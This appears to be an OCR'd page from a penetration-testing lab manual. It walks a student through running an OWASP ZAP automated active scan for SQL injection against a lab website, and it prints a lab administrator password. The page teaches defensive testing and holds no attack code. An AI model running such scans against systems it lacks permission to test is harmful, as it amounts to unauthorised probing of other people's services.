
SQL injection detection tools help to discover SQL injection attacks by monitoring HTTP traffic, SQL injection attack vectors, and determining if a web application or database code contains SQL injection vulnerabilities.
To defend against SQL injection, developers must take proper care in configuring and developing their applications in order to make them robust and secure. Developers should use best practices and countermeasures to prevent their applications from becoming vulnerable to SQL injection attacks.

Task 1: Detect SQL Injection Vulnerabilities using OWASP ZAP

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners and a set of tools that allow you to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and as such is ideal for developers and functional testers who are new to penetration testing.
In this task, we will use OWASP ZAP to test a web application for SQL injection vulnerabilities.
We will scan the **www.moviescope.com** website that is hosted on the **Windows Server 2019** machine.


1. Click Windows Server 2019 to switch to the **Windows Server 2019** machine.
2. If you are logged out of the **Windows Server 2019** machine, click Ctrl+Alt+Delete, and login with **Administrator/Pa$$w0rd**.
3. Click windows **Search** icon, search for **Zap 2.14.0** in the search bar and launch **ZAP**.
4. OWASP ZAP initialized and a prompt that reads **Do you want to persist the ZAP Session?** appears; select the **No, I do not want to persist this session at this moment in time** radio button, and click **Start**.
5. If a **Manage Add-ons** window appears, close it.

6.




7. The **OWASP ZAP** main window appears; under the **Quick Start** tab, click the **Automated Scan** option.
8. If OWASP ZAP alert pop-up appears, click **OK** in all the pop-ups.

9.




10. The **Automated Scan** wizard appears, enter the target website in the **URL to attack** field (in this case, **http://www.moviescope.com**). Leave other options set to default, and then click the **Attack** button.

11.




12. **OWASP ZAP** starts performing **Active Scan** on the target website, as shown in the screenshot.

13.




14. After the scan completes, **Alerts** tab appears. You can observe the vulnerabilities found on the website under the **Alerts** tab.
15. The discovered vulnerabilities might differ when you perform this task.

16.



